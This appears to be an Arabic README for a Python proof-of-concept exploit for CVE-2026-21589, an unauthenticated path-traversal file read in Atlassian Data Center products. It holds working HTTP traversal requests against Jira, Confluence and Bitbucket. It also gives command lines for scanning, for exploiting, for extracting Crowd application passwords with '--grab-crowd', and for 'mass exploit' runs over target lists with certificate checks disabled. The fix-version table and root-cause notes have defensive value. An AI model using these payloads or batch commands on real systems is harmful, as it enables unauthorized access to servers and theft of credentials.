
 murrez/cve-2026-21589
أداة إثبات مفهوم بلغة Python للثغرة CVE-2026-21589، وهي قراءة ملفات عبر اجتياز المسار دون مصادقة في منتجات Atlassian Data Center عبر atlassian-plugins-webresource؛ تتضمن أوضاع الفحص والاستغلال والدفعات.

إثبات مفهوم (PoC) بلغة Python 3 لـ CVE-2026-21589 — منتجات Atlassian Data Center / المُدارة ذاتيًا — قراءة ملفات عشوائية دون مصادقة داخل جذر تطبيق الويب Tomcat عبر معالجة المسارات في atlassian-plugins-webresource (:: → /).
| الحقل | القيمة |
|---|---|
| CVE | CVE-2026-21589 |
| المورّد | Atlassian |
| المنتجات | Bitbucket، Confluence، Jira (Software / JSM)، Bamboo، Crowd، Crucible، Fisheye (DC / on-prem) |
| النوع | قراءة ملفات عشوائية (وليس كتابة / RCE بحد ذاتها) |
| المصادقة | لا شيء |
| CVSS 4.0 | 9.3 حرجة (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:H/SI:H/SA:H) |
| صفحة PoCbit | https://pocbit.org/pocs/cve-2026-21589 |
| علامة التحقق | POCBIT-21589-OK |
| المسارات المُتحقَّق منها في PoC | Jira، Confluence، Bitbucket |
تركيز PoC: check (فحص WEB-INF + علامات المنتج)، exploit (قراءة مسارات معروفة، تحليل اختياري لـ crowd.properties)، الدفعات -j، JSONL + hits.txt / exploited.txt.
تقدّم المكتبة المشتركة atlassian-plugins-webresource الأصول الثابتة للإضافات تحت مسارات مثل /download/resources/.... في الإصدارات المصابة، يحوّل Router.unescapeSlashes() الرمز :: إلى / بعد التوجيه. فتصبح مقاطع الاجتياز بصيغة ..:: هي ../، متجاوزةً إزالة الشرطة المائلة في getResourceRelativeToWebResource() وصولًا إلى قراءات الملفات في ResourceFactory.
القيود (المورّد + البحث):
WEB-INF/classes/crowd.properties).| المنتج | مُصلَح عند أو أعلى من |
|---|---|
| Jira Software / JSM Data Center | 9.12.40، 10.3.26، 11.3.12 |
| Confluence Data Center | 9.2.26، 10.2.19 |
| Bitbucket Data Center | 9.4.26، 10.2.8، 10.5.1 |
| Bamboo Data Center | 10.2.24، 12.1.12 |
| Crowd Data Center | 6.3.7، 7.0.3، 7.1.7، 7.2.4 |
| Crucible / Fisheye | 4.9.15 |
flowchart LR
  A["GET /download/resources/..."] --> B[Router]
  B --> C["unescapeSlashes (:: → /)"]
  C --> D[getResourceRelativeToWebResource]
  D --> E[ResourceFactory read]
  E --> F[Response body = file content]
Jira
GET /download/resources/jira.webresources:color-picker-popup/images/..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Confluence
GET /s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/..::..::..::..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Bitbucket (غالبًا urlrewrite.xml بدلاً من web.xml)
GET /s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/..::..::..::..::..::WEB-INF::urlrewrite.xml HTTP/1.1
إذا كان Jira مدمجًا مع Atlassian Crowd، فقد يحتوي WEB-INF/classes/crowd.properties على application.name و**application.password**. مع وجود وصول شبكي إلى Crowd، قد يؤدي ذلك إلى إجراءات إدارية للهويات (منفصلة عن هذه الثغرة CVE؛ وقد تمنع قائمة السماح لعناوين IP الخاصة بـ Crowd الوصول المباشر). هذا المستودع يقرأ ويحلل فقط ذلك الملف عند وجوده — وهو لا يقوم بأتمتة إنشاء مستخدمي Crowd.
requestspip install requests
cd CVE-2026-21589

# Vulnerability check (tries Jira → Confluence → Bitbucket; plain :: then URL-encoded ::)
python poc.py -u https://jira.example.com --mode check

# Same with JSON
python poc.py -u https://jira.example.com --mode check --json

# Read a specific file under web root
python poc.py -u https://jira.example.com --mode exploit --file WEB-INF/web.xml -o web.xml --insecure

# Try Crowd integration secrets (fails if file missing — check can still pass)
python poc.py -u https://jira.example.com --mode exploit --grab-crowd --insecure

# Force product route
python poc.py -u https://confluence.example.com --mode check --product confluence

# Batch scan
python poc.py --list targets.txt --mode check -j 25 --insecure
python poc.py --list hits.txt --mode exploit --grab-crowd -j 10 --insecure

# Mass exploit — read WEB-INF/web.xml on every URL in list
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6

نموذج من مخرجات الطرفية: يؤكد [VULN] نجاح الفحص؛ ويعني [EXP] مع POCBIT-21589-OK:WEB-INF/web.xml أن قراءة الملف قد نجحت. يكتب سطر الملخص في cve_2026_21589_exploit.jsonl.
| العَلَم | الغرض |
|---|---|
--mode check | فحص WEB-INF؛ اكتشاف المنتج عبر علامات الاستجابة |
--mode exploit | بعد الفحص، قراءة --file (الافتراضي WEB-INF/classes/crowd.properties) |
--grab-crowd | يستغل الأمر ويقرأ crowd.properties ويطبع بيانات اعتماد التطبيق المستخرجة |
--encode-colons | فرض ترميز %3a%3a (الافتراضي: تجربة النص العادي ثم المرمّز) |
--insecure | تخطي التحقق من شهادة TLS |
-j | عدد الخيوط لـ --list |
المخرجات (الدفعة): cve_2026_21589_results.jsonl، hits.txt، exploited.txt.
تفسير النتائج
[VULN] في الدفعة — تم اكتشاف Jira/Confluence/Bitbucket عرضة للثغرة عبر علامة WEB-INF.[EXP] في الدفعة مع POCBIT-21589-OK:WEB-INF/web.xml — نجحت قراءة الملف المطلوب (انظر لقطة الشاشة أعلاه).[+] POCBIT-21589-OK jira @ … للهدف الواحد دون سطر [EXP] — نجح الفحص؛ وقد يفشل --grab-crowd رغم ذلك إذا كان crowd.properties مفقودًا.0 عند الاستغلال فقط عندما تتحقق قراءة الملف المطلوب؛ وإلا فسيكون 1.





